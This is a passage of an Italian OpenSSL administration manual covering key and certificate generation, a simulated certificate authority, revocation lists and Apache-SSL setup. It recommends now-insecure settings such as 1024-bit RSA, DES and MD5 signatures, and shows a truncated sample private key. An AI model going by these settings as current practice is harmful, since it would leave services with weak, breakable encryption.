Per mettere in piedi un servizio che utilizzi i protocolli SSL/TLS, occorre predisporre dei file contenenti chiavi e certificati. Di solito, quando si installano servizi che utilizzano questi protocolli, la procedura di installazione si prende cura di predisporre automaticamente i file necessari per consentire il funzionamento, senza che le certificazioni che si ottengono abbiano alcun valore. In generale si comincia dalla creazione o dalla definizione di un file contenente dati casuali, come punto di partenza per generare una chiave privata, quindi si passa alla creazione di una richiesta di certificazione, oppure alla creazione di un certificato auto-firmato, senza valore.

406.2.1 File contenente dati casuali

Un file casuale può essere creato in vari modi, per esempio mettendo assieme alcuni file,

```
$ cat file_a file_b file_c > file_casuale [Invio]
```

magari rielaborandoli in qualche modo, oppure prelevando un po' di caratteri dal file '`/dev/random`':

```
$ dd if=/dev/random of=file_casuale bs=1b count=1k [Invio]
```

406.2.2 Chiave privata

Per generare una chiave privata in chiaro, si utilizza il comando '**`openssl genrsa`**', in un modo simile a quello seguente, dove in particolare viene utilizzato il file '`file_casuale`' come origine di dati casuali, ottenendo il file '`chiave_privata.pem`' di 1 024 bit:

```
$ openssl genrsa -rand file_casuale -out chiave_privata.pem 1024 [Invio]
```

Eventualmente, per creare una chiave privata cifrata, basta aggiungere un'opzione a scelta tra '**`-des`**', '**`-des3`**' e '**`-idea`**', che stanno a indicare rispettivamente gli algoritmi DES, DES-triplo e IDEA. Viene mostrato il caso in cui si utilizza l'opzione '**`-des3`**':

```
$ openssl genrsa -des3 -rand file_casuale ⮐
↪        -out chiave_privata_protetta.pem 1024 [Invio]

Enter PEM passphrase: ******** [Invio]

Verifying password - Enter PEM pass phrase: ******** [Invio]
```

Volendo riportare la chiave privata in chiaro, si usa il comando '**`openssl rsa`**', in modo simile all'esempio seguente:

```
$ openssl rsa -in chiave_privata_protetta.pem ⮐
↪        -out chiave_privata.pem [Invio]

Enter PEM passphrase: ******** [Invio]
```

In modo analogo funziona l'operazione di protezione di una chiave; in pratica si aggiunge l'opzione attraverso cui si specifica il tipo di algoritmo:

```
$ openssl rsa -des3 -in chiave_privata.pem ↩
↪        -out chiave_privata_protetta.pem[Invio]
```

406.2.3 Richiesta di certificazione

Teoricamente, il certificato che identifica e garantisce l'identità del servizio che si gestisce, deve essere fornito da un'autorità di certificazione. In questo caso, per farlo, deve ricevere un documento intermedio, definibile come una richiesta di certificazione. La chiave pubblica che vi viene inserita si ottiene a partire dalla chiave privata, mentre gli altri dati necessari per il certificato che si vuole ottenere si inseriscono in modo interattivo. È interessante vedere come avviene:

```
$ openssl req -new -key chiave_privata.pem -out richiesta.pem[Invio]
```

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
```

```
Country Name (2 letter code) [AU]:IT[Invio]

State or Province Name (full name) [Some-State]:Italia[Invio]

Locality Name (eg, city) []:Tiziopoli[Invio]

Organization Name (eg, company) [Internet Widgits Pty Ltd]:Dinkel[Invio]

Organizational Unit Name (eg, section) []:.[Invio]

Common Name (eg, YOUR name) []:dinkel.brot.dg[Invio]

Email address []:tizio@dinkel.brot.dg[Invio]
```

```
Please enter the following 'extra' attributes
to be sent with your certificate request
```

```
A challenge password []:super segretissimo[Invio]

An optional company name []:Dinkel[Invio]
```

Le informazioni che si inviano in questo modo sono molto importanti e il significato preciso varia a seconda del contesto per il quale si richiede la certificazione. È l'autorità per la certificazione a stabilire quali informazioni servono precisamente.

Per verificare il contenuto del certificato, che nel suo formato PEM non è leggibile direttamente, si può usare il comando '**`openssl req`**' con l'opzione '**`-text`**':

```
$ openssl req -text -in richiesta.pem[Invio]
```

```
Certificate Request:
    Data:
```

```
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg…
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:ce:0d:cd:08:86:fd:b5:cb:14:56:51:04:73:38:
                    15:77:39:2d:3b:10:17:06:7c:64:0d:69:14:67:cd:
                …
                    67:f7:ef:b1:71:af:24:77:64:66:64:0f:85:a6:64:
                    16:c2:69:26:59:0a:d9:4b:8d
                Exponent: 65537 (0x10001)
        Attributes:
            unstructuredName         :Dinkel
            challengePassword        :super segretissimo
    Signature Algorithm: md5WithRSAEncryption
        8f:25:9f:68:3a:67:4c:6d:e6:eb:52:4a:ca:73:74:47:85:14:
        ca:d6:6c:6d:24:3b:6c:37:59:ec:f8:fb:0b:a9:74:d6:1c:0f:
    …
        02:60:16:fd:2e:9b:09:af:11:03:82:74:16:ae:57:a7:90:f5:
        e1:a5
```

406.2.4 Certificato fittizio

Per generare in proprio il certificato auto-firmato, in modo da attivare ugualmente il servizio anche se non si può dimostrare di essere chi si afferma di essere, si può aggiungere l'opzione '**-x509**'. Anche in questo caso vengono richieste tutte le informazioni già viste.

```
$ openssl req -new -x509 -key chiave_privata.pem ↩
↪         -out richiesta.pem[Invio]
```

In alcuni casi può essere necessario unire la chiave privata, in chiaro, assieme al certificato; questo accade in particolare quando si allestisce un servente HTTP Apache-SSL. Di solito la chiave privata non può essere cifrata, perché deve essere letta da un servizio autonomo che non può interrogare un utente. Si deve ottenere una cosa simile a quella seguente:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDzUS4vA9NPNGAhHp71jGLk9lyJ6GfFK2R+AtMmWDKWvwhVOA8l
eY13ouz6XW0ts7s91FYlSTbp0Ed5tLKHZFu8guuza3jzpqFE/wrW/eJ7/RYW0cOZ
…
+7JyXBGaA4Srn/iw9cUCQQDEr5yuQa426I6psxfvUiK+HKS2kfRBbKKHj2NYh6nv
GgMhY9NiG+SGEDfkOw9rIVifb9yXs6f4CajQTb4qVl2X
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICMTCCAZoCAQAwDQYJKoZIhvcNAQEEBQAwYTELMAkGA1UEBhMCcXExCzAJBgNV
BAgTAnd3MQswCQYDVQQHEwJlZTELMAkGA1UEChMCcnIxCzAJBgNVBAsTAnR0MQsw
…
3kNqIB5Iun0kdDqdJYQj9G5Ca+dlRCxrPY6bVCnlD3A8+RULjyGrT6D45QtoXKx+
quIhIni++XBHqe+RyWBD70XTWvw0+zoyrHNHG96k9eLlPIgHrQ==
-----END CERTIFICATE-----
```

L'aggregazione può essere fatta a mano (attraverso '**cat**'), oppure si può utilizzare un comando unico che crea la chiave privata (di dimensione predefinita) e anche il certificato autoprodotto:

```
$ openssl req -new -x509 -nodes -out certificato.pem ↩
↪        -keyout certificato.pem [Invio]
```

In questo esempio è stata usata l'opzione '**-keyout**' per dirigere la chiave privata nello stesso file del certificato; inoltre, è stata usata l'opzione '**-nodes**' per evitare la protezione della chiave che in questi casi deve essere usata in chiaro.

Come viene mostrato anche in seguito, il file del certificato, con o senza la chiave privata acclusa, deve essere raggiungibile attraverso un nome corrispondente al suo codice di controllo, con l'aggiunta dell'estensione '.0'. Questo valore si ottiene con un comando simile a quello che si vede:

```
$ openssl x509 -hash -noout -in certificato.pem [Invio]
```

Per generare un collegamento simbolico come si fa di solito, si potrebbe usare il comando seguente:

```
$ ln -s certificato.pem `openssl x509 -hash -noout ↩
↪   -in certificato.pem`.0 [Invio]
```

406.3 Cenni sulla configurazione di OpenSSL

La configurazione di OpenSSL si attua normalmente attraverso il file 'openssl.cnf', che potrebbe trovarsi collocato nella directory '/etc/ssl/'. Osservandone il contenuto, si intuisce che il simbolo '**#**' serve a introdurre un commento, fino alla fine della riga relativa; inoltre si comprende che le righe vuote e quelle bianche vengono ignorate come i commenti; infine, si vede che le direttive del file sono degli assegnamenti a variabili, che se necessario si espandono con il prefisso '**$**', e le direttive sono raggruppate in sezioni individuabili da un titolo tra parentesi quadre.

È importante osservare che le sezioni sono organizzate in modo gerarchico, a partire dai nomi dei comandi di OpenSSL. In pratica, per il comando '**openssl req**' si prende in considerazione la sezione '**[req]**', che poi può a sua volta richiamare altre sottosezioni.

Dal momento che è già stato mostrato in che modo si ottiene una richiesta di certificato, attraverso il comando '**openssl req**', vale la pena di dare un'occhiata a un estratto della configurazione relativa, per comprendere un po' meglio come leggere questo file.

```
[ req ]
default_bits            = 1024
default_keyfile         = privkey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions = v3_ca # The extentions to add to the self signed cert

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Some-State

localityName                    = Locality Name (eg, city)
```

È importante osservare che alcune variabili vengono assegnate con il nome di una sottosezione; in questo caso si tratta in particolare di '**distinguished_name**' a cui viene attribuita la sottosezione '**[req_distinguished_name]**', all'interno della quale vengono definite le informazioni che sono richieste in fase di costruzione del certificato.

Nelle prossime sezioni viene mostrato come simulare la gestione di un'autorità di certificazione attraverso OpenSSL. Il file di configurazione standard dovrebbe essere neutro rispetto a questo problema, incorporando una sezione '**[ca]**' particolare, utile per fare delle prove:

```
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = ./demoCA              # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file
```

È importante osservare che la sezione '**[ca]**' contiene una sola direttiva, '**default_ca**', con la quale si specifica la sottosezione da prendere in considerazione. In questo caso, la sottosezione è denominata '**[CA_default]**' e viene mostrata solo in parte. Si intende che, volendo fare le cose sul serio, è sufficiente ricopiare la sottosezione '**[CA_default]**', anche più volte, attribuendogli nomi differenti, modificando eventualmente la direttiva '**default_ca**' in modo da selezionare la sottosezione preferita.

Per il momento è bene osservare che con la direttiva '**dir**' viene definita una variabile, che poi

viene presa in considerazione di nuovo, espandendola con l'aggiunta del prefisso '**`$`**' ('**`$dir`**'), nei valori da assegnare ad altre variabili. Questa variabile serve a definire la directory di partenza a partire dalla quale vanno collocati una serie di file che riguardano l'amministrazione dell'autorità di certificazione. Inizialmente, viene indicata una directory che appare volutamente improbabile, '`./demoCA/`', proprio per fare capire che prima di lavorare sul serio occorre pensarci bene e mettere mano alla configurazione. Comunque, per le simulazioni che si vogliono mostrare, vale la pena di creare le directory '`./demoCA/certs/`', '`./demoCA/newcerts/`', '`./demoCA/crl/`' e '`./demoCA/private/`', o altre directory equivalenti in base alla propria configurazione effettiva.

406.3.1 Politica dell'autorità di certificazione

Nella sezione che descrive il funzionamento del comando '**`openssl ca`**', deve apparire anche l'indicazione del tipo di politica che l'autorità di certificazione intende attuare per rilasciare i certificati. Naturalmente, quello che può essere definito qui è solo qualche aspetto che riguarda la definizione del nome distintivo del titolare. Quello che segue è un altro estratto del file di configurazione in cui si vede l'assegnamento del nome di una sottosezione alla variabile '**`policy`**'.

```
policy                  = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional

[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
organizationName        = optional
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional
```

In questo caso, la sottosezione '**`[ policy_match ]`**' specifica che i campi del paese, della regione e dell'organizzazione, devono corrispondere con gli stessi dati del certificato della stessa autorità di certificazione. In pratica, questo servirebbe a limitare l'accesso all'autorità soltanto a chi appartiene alla stessa area e anche alla stessa organizzazione (ciò fa pensare a un'autorità di certificazione aziendale, competente solo nell'ambito della propria azienda). Per il resto, solo il campo CN deve essere fornito, mentre gli altri sono facoltativi.

Sotto alla sottosezione appena descritta, appare anche un'altra sottosezione simile, con il nome '**`[ policy_anything ]`**', in cui verrebbe concesso quasi tutto, a parte l'obbligo di fornire il CN.

406.4 Simulazione dell'allestimento e del funzionamento di un'autorità di certificazione

L'utilizzo di OpenSSL per la gestione di un'autorità di certificazione richiede la conoscenza di molti dettagli sul funzionamento di questo sistema. In generale, il file di configurazione predefinito consente di ottenere delle richieste di certificati o di generare dei certificati fittizi auto-firmati. In questo gruppo di sezioni si vuole mostrare schematicamente l'uso di OpenSSL nella gestione di un'autorità di certificazione, anche con qualche esempio, ma senza l'intenzione di arrivare a ottenere dei certificati realistici.

406.4.1 Autorità di certificazione autonoma

La creazione di un'autorità di certificazione autonoma, ovvero di un'autorità principale (*root*), che non abbia ottenuto a sua volta un certificato da un'autorità di livello superiore, deve realizzare la sua chiave privata e il suo certificato auto-firmato. Diversamente, se dipendesse dalla certificazione di un'altra autorità, dovrebbe predisporre la propria richiesta, sottoporla all'autorità superiore da cui dovrebbe ottenere il certificato.

Viene mostrato nuovamente il procedimento necessario per creare la chiave privata. In questo caso si fa riferimento alla porzione di configurazione che è stata mostrata in precedenza, dove tutti i file utilizzati si articolano a partire dalla directory '`./demoCA/`'. In particolare, si suppone che '`./demoCA/private/.rand`' sia un file contenente informazioni casuali:

```
$ openssl genrsa -des3 -out ./demoCA/private/cakey.pem ↩
↪         -rand ./demoCA/private/.rand[Invio]
```

Ecco che in questo modo si ottiene la chiave privata nel file '`./demoCA/private/cakey.pem`', cifrata con l'algoritmo DES-triplo. Il certificato auto-firmato viene generato con il comando seguente, con il quale si ottiene il file '`./demoCA/cacert.pem`':

```
$ openssl req -new -x509 -days 730 -key ./demoCA/private/cakey.pem ↩
↪         -out ./demoCA/cacert.pem[Invio]
```

Si osservi in particolare che è stato indicato espressamente il periodo di validità del certificato, in 730 giorni, pari a due anni. La visualizzazione del contenuto del certificato si può fare con il comando seguente:

```
$ openssl x509 -text -in ./demoCA/cacert.pem[Invio]
```

Il certificato, in quanto tale, va conservato anche nella directory destinata a contenere la copia di quelli rilasciati in qualità di autorità di certificazione. Dal pezzo di configurazione mostrato in precedenza, la directory in questione è '`./demoCA/certs/`'. Questi file devono avere un nome che inizia con il loro numero di serie; dal momento che il numero del certificato dell'autorità stessa è il numero zero, il file deve chiamarsi obbligatoriamente '`./demoCA/certs/00.pem`':

```
$ cp ./demoCA/cacert.pem ./demoCA/certs/00.pem[Invio]
```

Inoltre, i file in quella directory devono essere abbinati, ognuno, a un collegamento simbolico che esprime il codice di controllo del file stesso, più l'estensione '`.0`':

```
$ cd ./demoCA/certs[Invio]
```

```
$ ln -s 00.pem `openssl x509 -hash -noout -in 00.pem`.0 [Invio]
```

406.4.2 Rilascio di certificazioni

Per le operazioni di rilascio dei certificati, ovvero della firma di questi a partire dai file di richiesta relativi, occorre prendere confidenza con l'uso di alcuni file, contenenti rispettivamente l'indice dei certificati rilasciati e il numero di serie successivo che può essere utilizzato. Come è già stato spiegato in un altro capitolo, i certificati rilasciati da un'autorità di certificazione hanno un numero seriale progressivo; in base al pezzo di configurazione mostrato in precedenza, questo numero viene conservato nel file '`demoCA/serial`'. Il numero in questione viene annotato secondo una notazione esadecimale, tradotta in caratteri normali, ma senza alcun prefisso. In pratica, dopo aver predisposto il certificato della stessa autorità, occorre mettere in questo file la riga seguente, conclusa da un codice di interruzione di riga finale e nulla altro:

```
01
```

La creazione dei certificati incrementa automaticamente questo numero;[2] inoltre, se non viene specificato il file da creare, si ottiene direttamente un file corrispondente al suo numero di serie, con l'aggiunta dell'estensione consueta, collocato nella directory prevista per l'accumulo provvisorio: '`demoCA/newcerts/`' nel caso della configurazione di esempio a cui si continua a fare riferimento.

La creazione di un certificato aggiorna anche il file che ne contiene l'indice, che potrebbe essere '`demoCA/index.txt`'. Inizialmente, dopo la creazione del certificato dell'autorità stessa, questo indice è semplicemente un file vuoto; con la creazione dei certificati successivi, viene aggiunta una riga per ognuno di questi, che va intesa come un record suddiviso in campi separati da un carattere di tabulazione **singolo**. Viene mostrato subito l'esempio del record relativo a un primo certificato (diviso in due righe per motivi tipografici):

```
V       001213190753Z           01      unknown    ↩
↪/C=IT/ST=Italia/O=Dinkel/CN=dinkel.brot.dg/Email=tizio@dinkel.brot.dg
```

Nell'esempio non si vede, ma c'è un terzo campo nullo prima del valore '**`01`**'. I campi hanno il significato seguente:

1. lo stato del certificato, attraverso una lettera: «R», revocato, «E», scaduto, «V», valido;
2. la data di scadenza, scritta attraverso una stringa di cifre numeriche terminate da una lettera «Z» maiuscola, dove le coppie di cifre rappresentano rispettivamente: anno, mese, giorno, ore, minuti, secondi ('***AAMMGGHHMMSS*`Z`**');
3. la data di revoca del certificato, scritta esattamente come nel caso del secondo campo, solitamente assente, a indicare che il certificato è ancora valido;
4. il numero di serie in esadecimale;
5. la collocazione del certificato (attualmente si tratta sempre della parola chiave '**`unknown`**');
6. i dati del titolare del certificato, ovvero il nome distintivo e l'indirizzo di posta elettronica di questo.

La creazione, ovvero la firma di un certificato si ottiene con il comando '**openssl ca**', fornendo in particolare il file contenente la richiesta. Per esempio, se si vuole accettare la richiesta costituita dal file 'richiesta.pem', si potrebbe agire nel modo seguente:

```
$ openssl ca -in richiesta.pem[Invio]
```

Avendo indicato esclusivamente il nome del file che contiene la richiesta, le altre informazioni sono state prese dalla configurazione. In base a quanto previsto dall'esempio mostrato inizialmente, per la firma è stata usata la chiave contenuta nel file 'demoCA/private/cakey.pem', il file del certificato è stato creato nella directory 'demoCA/newcerts/', con un nome corrispondente al suo numero di serie e con la solita estensione '.pem', ma soprattutto, è stata usata la sezione predefinita nel file di configurazione, ovvero '**[CA_default]**'. Volendo dichiarare tutto in modo esplicito, lo stesso comando avrebbe dovuto essere espresso nel modo seguente:

```
$ openssl ca -name CA_default -keyfile demoCA/private/cakey.pem ↩
↪        -in richiesta.pem ↩
↪        -out demoCA/newcerts/`cat demoCA/serial`[Invio]
```

Questo comando richiede alcune conferme:

```
Using configuration from /usr/lib/ssl/openssl.cnf
Check that the request matches the signature
Signature ok
The Subjects Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'Italia'
localityName          :PRINTABLE:'Tiziopoli'
organizationName      :PRINTABLE:'Dinkel'
commonName            :PRINTABLE:'dinkel.brot.dg'
emailAddress          :IA5STRING:'tizio@dinkel.brot.dg'
Certificate is to be certified until Dec 13 19:28:38 2000 GMT (365 days)
```

```
Sign the certificate? [y/n]:y[Invio]

1 out of 1 certificate requests certified, commit? [y/n]:y[Invio]
```

```
…
Data Base Updated
```

Una volta creato un certificato nel modo descritto, questo va collocato nella sua posizione definitiva, che in questo caso è la directory 'demoCA/certs/', dove va creato il solito collegamento simbolico che rappresenta il suo codice di controllo (come è già stato mostrato più volte).

406.4.3 Revoca dei certificati

Se si incontra la necessità di revocare dei certificati prima della loro scadenza normale, si deve pubblicare un elenco di revoca, o CRL (*Certificate revocation list*). Questo elenco si produce con OpenSSL a cominciare dalla modifica del file contenente l'elenco dei certificati ('./demoCA/index.txt'), sostituendo la lettera «V» con la lettera «R» e inserendo la scadenza anticipata nel terzo campo. L'esempio seguente mostra il caso di due certificati che vengono revocati prima della scadenza:

```
R       001213192838Z   000113192840Z   01      unknown /C=IT/ST=Italia/…
R       001213202243Z   000113192840Z   02      unknown /C=IT/ST=Italia/…
```

Successivamente, basta usare il comando '**openssl ca**', con l'opzione '**-gencrl**':

$ **openssl ca -gencrl -out ./demoCA/crl/crl.pem**[*Invio*]

Con questo esempio, viene creato il file '`./demoCA/crl/crl.pem`', contenente questo elenco di revoca, il cui contenuto può essere riletto con il comando seguente:

$ **openssl crl -text -in ./demoCA/crl/crl.pem**[*Invio*]

```
Certificate Revocation List (CRL):
        Version 1 (0x0)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: /C=IT/ST=Italia/L=Treviso/O=Dinkel/CN=dinkel.brot.dg…
        Last Update: Jan 15 20:35:52 2000 GMT
        Next Update: Feb 14 20:35:52 2000 GMT
Revoked Certificates:
    Serial Number: 01
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Serial Number: 02
        Revocation Date: Jan 13 19:28:40 2000 GMT
    Signature Algorithm: md5WithRSAEncryption
        32:e1:97:92:96:2f:0c:e4:df:bb:9c:82:a5:e3:5b:51:69:f5:
        51:ad:1b:b2:98:eb:35:a6:c8:7f:d9:29:1f:b2:1e:cc:da:84:
    …
        31:27:4a:21:4c:7a:bc:85:73:cd:ff:15:9d:cb:81:b3:0b:82:
        73:50
```

406.4.4 Conversione nei formati

In generale, con OpenSSL si lavora con file (richieste, certificati, elenchi di revoca, ecc.) in formato PEM, che è in pratica una forma compatta dei dati, utilizzando però solo il codice ASCII a 7 bit. Ci sono situazioni in cui è necessario convertire questo formato in un altro, oppure è necessario acquisire dei dati da un formato diverso dal solito. In generale, quando si usano comandi che possono ricevere dati in ingresso, o quando si devono generare dati in uscita, sempre relativi a certificati e affini, si possono usare rispettivamente le opzioni '**-inform**' e '**-outform**', seguite dalla sigla del formato (non sono disponibili sempre tutti). Vengono mostrati alcuni esempi.

$ **openssl x509 -in certificato.pem -outform der** ↩
↪ **-out certificato.der**[*Invio*]

In questo modo si ottiene la conversione del certificato '`certificato.pem`' nel file '`certificato.der`', che risulta in formato DER (binario).

$ **openssl crl -in crl.pem -outform der -out crl.der**[*Invio*]

Converte l'elenco di revoca '`crl.pem`' in formato DER, nel file '`crl.der`'.

406.5 Riferimenti

- *OpenSSL*

  ⟨http://www.openssl.org ⟩

- R. Housley, W. Ford, W. Polk, D. Solo, *RFC 2459: Internet X.509 Public Key Infrastructure -- Certificate and CRL Profile* 1999

  ⟨http://www.ietf.org/rfc/rfc2459.txt ⟩

[1] **OpenSSL** licenza speciale + SSLeay

[2] È importante ribadire che se questo file contiene il valore $\boldsymbol{n}$, l'ultimo certificato che è stato creato è quello corrispondente al numero $\boldsymbol{n}-1$.

Capitolo 407

Applicazioni che usano OpenSSL

Alcune versioni di applicazioni comuni che hanno a che fare con la comunicazione di dati, incorporano le funzionalità crittografiche di certificazione e crittografia SSL/TLS, in particolare quelle che utilizzano proprio le librerie OpenSSL. Si tratta normalmente di versioni parallele a quelle «standard», che restano tali a causa delle leggi USA che limitano la distribuzione di software crittografico. Se la propria distribuzione GNU/Linux non dispone dei pacchetti relativi a questi programmi in versione SSL, si rischia di dovere provvedere da soli compilando i sorgenti, dopo che questi sono stati ottenuti da siti che si trovano al di fuori degli USA.

Per fortuna, per alcune di queste applicazioni c'è poco da aggiungere. In questo capitolo si raccolgono le sole informazioni necessarie per poterle utilizzare.

Oltre alle applicazioni predisposte per il protocollo SSL/TLS, si aggiungono dei programmi che fungono da proxy TCP,[1] per dare queste funzionalità ai servizi che non le hanno già. Tuttavia, proprio perché intervengono solo a livello del protocollo TCP, può essere impossibile l'utilizzo di questi quando il protocollo finale prevede l'apertura di connessioni aggiuntive attraverso porte non prestabilite. In pratica, diventa impossibile il loro uso per servizi FTP.

407.1 Aggiornare l'elenco dei servizi

Le varianti SSL/TLS dei servizi più comuni, prevedono porte di comunicazione diverse da quelle standard. In particolare, se il proprio file '`/etc/services`' non è già stato predisposto, è necessario aggiungere le righe seguenti, dove i commenti sono ovviamente opzionali:

```
https           443/tcp         # http TLS/SSL
https           443/udp
ssmtp           465/tcp         # smtp TLS/SSL
ssmtp           465/udp
nntps           563/tcp         # nttp TLS/SSL
nntps           563/udp
telnets         992/tcp         # telnet TLS/SSL
telnets         992/udp
imaps           993/tcp         # imap4 TLS/SSL
imaps           993/udp
ircs            994/tcp         # irc TLS/SSL
ircs            994/udp
pop3s           995/tcp         # POP3 TLS/SSL
pop3s           995/udp
ftps-data       989/tcp         # ftp TLS/SSL
ftps-data       989/udp
ftps            990/tcp         # ftp TLS/SSL
ftps            990/udp
```

È proprio l'utilizzo di queste porte che fa intendere ai servizi in ascolto che si intende instaurare una connessione protetta. Per fare un esempio comune, il fatto di utilizzare un URI che inizi per *`https://`* implica la richiesta di utilizzare un tunnel SSL/TLS per la certificazione e la crittografia, al contrario di un URI *`http://`* normale; inoltre, nello stesso modo, il protocollo HTTPS è precisamente il protocollo HTTP nel tunnel SSL/TLS.

407.2 Opzioni comuni

Di solito, le applicazioni che incorporano le funzionalità SSL attraverso le librerie di OpenSSL, consentono l'uso dell'opzione '**-z**', alla quale va aggiunto un argomento. La tabella 407.2 mostra sinteticamente l'uso di questa opzione aggiuntiva.

Figura 407.2. Alcune opzioni comuni ai programmi che usano le librerie di OpenSSL.

Opzione	Descrizione
`-z ssl`	Utilizza esclusivamente il protocollo SSL.
`-z secure`	Se fallisce la negoziazione SSL non passa a una connessione normale.
`-z verify=`***n***	Definisce il livello di verifica della certificazione.
`-z cert=`***file***	Definisce il file contenente il certificato.
`-z key=`***file***	Definisce il file contenente la chiave privata RSA.
`-z cipher=`***elenco***	Definisce l'elenco di algoritmi crittografici preferiti.

407.3 Certificati dei servizi

In generale, per attivare un servizio che consente l'utilizzo del protocollo SSL, occorre che questo disponga di una chiave privata e di un certificato. In particolare, il certificato dovrebbe essere ottenuto da un'autorità di certificazione, ma in mancanza di questo lo si può creare in proprio. I programmi in questione, dal momento che offrono un servizio in modo autonomo, hanno la necessità di accedere alla chiave privata, senza poter interrogare l'amministratore. Di conseguenza, tale chiave non può essere protetta e di solito viene creato un file unico sia per la chiave privata, sia per il certificato.

Il file contenente il certificato e la chiave, ha solitamente un nome corrispondente a quello dell'applicazione, con l'aggiunta dell'estensione '`.pem`', collocato normalmente nella directory '`/etc/ssl/certs/`', o in un'altra simile. Supponendo che la directory da utilizzare sia proprio questa, si può generare in proprio il certificato dell'applicazione «prova», incorporando anche la chiave privata, nel modo seguente:

```
# cd /etc/ssl/certs [Invio]

# openssl req -new -x509 -nodes -out prova.pem -keyout prova.pem [Invio]

# chmod 600 prova.pem [Invio]

# ln -s prova.pem `openssl x509 -noout -hash -in prova.pem`.0 [Invio]
```

Dal momento che deve essere creata una chiave privata non protetta, altrimenti il servizio non potrebbe funzionare, il file che si genera non deve avere alcun permesso di accesso per gli utenti estranei, esattamente come si vede nell'esempio.

Dal momento che si tratta di un certificato che serve a identificare un servizio, il campo CN deve contenere il nome di dominio completo attraverso il quale vi si accede.

Di solito, la directory in cui vengono collocati i certificati di questi servizi, non dipende dalla configurazione di OpenSSL. In effetti, a parte il problema di crearli, questi vengono poi gestiti dai servizi stessi: sono questi servizi che eventualmente devono essere configurati per poter ritrovare i loro certificati.

407.4 Apache-SSL

Su Apache esistono già diversi capitoli; in particolare il capitolo 336. In questa sezione si vogliono mostrare solo alcuni particolari che riguardano Apache-SSL, [2] ovvero quella versione che contiene le estensioni offerte da OpenSSL.

407.4.1 Installazione e configurazione di Apache-SSL

Quando si installa Apache-SSL occorre provvedere prima a disinstallare, o almeno disattivare, il servente Apache normale, o altro servente HTTP. Convenzionalmente, i file di configurazione di Apache-SSL non dovrebbero andare a sovrapporsi a quelli della versione normale di Apache: in condizioni normali potrebbe trattarsi della directory '`/etc/apache-ssl/`'.

In questa directory si trovano i file di configurazione consueti: '`access.conf`', '`httpd.conf`' e '`srm.conf`'. Oltre a questi, deve essere creato il file contenente la chiave privata e il certificato che serve al servizio per potersi identificare nei confronti dei clienti: '`httpsd.pem`', oppure '`apache.pem`', o un altro nome in base alla configurazione.

Questo file, a meno di averlo ottenuto da un'autorità di certificazione, deve essere creato in proprio. Dovrebbe essere lo stesso sistema di installazione che si occupa di crearlo; in alternativa, disponendo dei sorgenti, si ottiene con il comando '**`make certificate`**', oppure nel modo già visto in questo capitolo, tenendo conto che di solito Apache-SSL si aspetta di trovarlo nella stessa directory in cui si trovano gli altri file di configurazione (basta controllare il contenuto di '`httpd.conf`' per determinare il nome di questo file e la sua collocazione).

Le novità della configurazione di Apache-SSL riguardano il file '`httpd.conf`' e nel seguito vengono descritte brevemente solo le direttive più importanti riferite alle connessioni SSL.

```
…
ServerType standalone
…
```

Allo stato attuale, Apache-SSL può funzionare solo in modo indipendente dal supervisore dei servizi di rete, per cui la direttiva '**`ServerType standalone`**' è obbligatoria.

Apache-SSL deve essere in grado di comunicare sia in chiaro, sia in modo cifrato. La distinzione avviene in base all'uso delle porte. In condizioni normali, la porta 80 è quella usata di consueto per le connessioni normali, mentre la porta 443 è riservata per le comunicazioni cifrate.

```
…
Port 80
…
```

Come si vede nell'esempio, viene abilitata espressamente la porta 80; in seguito, con la direttiva '**`Listen`**', viene esteso l'ascolto anche alla porta 443.

```
…
Listen 80
Listen 443
…
```

Con queste due direttive, viene confermato l'ascolto sulla porta 80 e si aggiunge anche la porta 443 necessaria per le comunicazioni SSL (cifrate).

```
# Set SSLVerifyClient to:
# 0 if no certicate is required
# 1 if the client may present a valid certificate
# 2 if the client must present a valid certificate
# 3 if the client may present a valid certificate but it is not required to
#   have a valid CA
SSLVerifyClient 0
```

Inizialmente, a meno che si pretenda di ottenere un certificato valido dai clienti, è bene disattivare la verifica dei clienti stessi, come si vede nell'esempio.

```
…
SSLDisable
…
```

In generale conviene organizzare l'abilitazione della crittografica SSL attraverso la distinzione in domini virtuali (come viene mostrato in seguito). Per questo, conviene disabilitare a livello globale la crittografia SSL, riservandosi poi di abilitarla nei domini virtuali preferiti.

```
…
SSLCACertificatePath /etc/apache-ssl
SSLCertificateFile /etc/apache-ssl/apache.pem
…
```

Queste due direttive servono a definire la directory contenente i file dei certificati e il percorso assoluto del file di certificazione del servizio, che in questo caso è '`/etc/apache-ssl/apache.pem`'.

```
<VirtualHost localhost:443>
    SSLEnable
    DocumentRoot /home/httpd/html-ssl/
</VirtualHost>

<VirtualHost dinkel.brot.dg:443>
    SSLEnable
    DocumentRoot /home/httpd/html-ssl/
</VirtualHost>
```

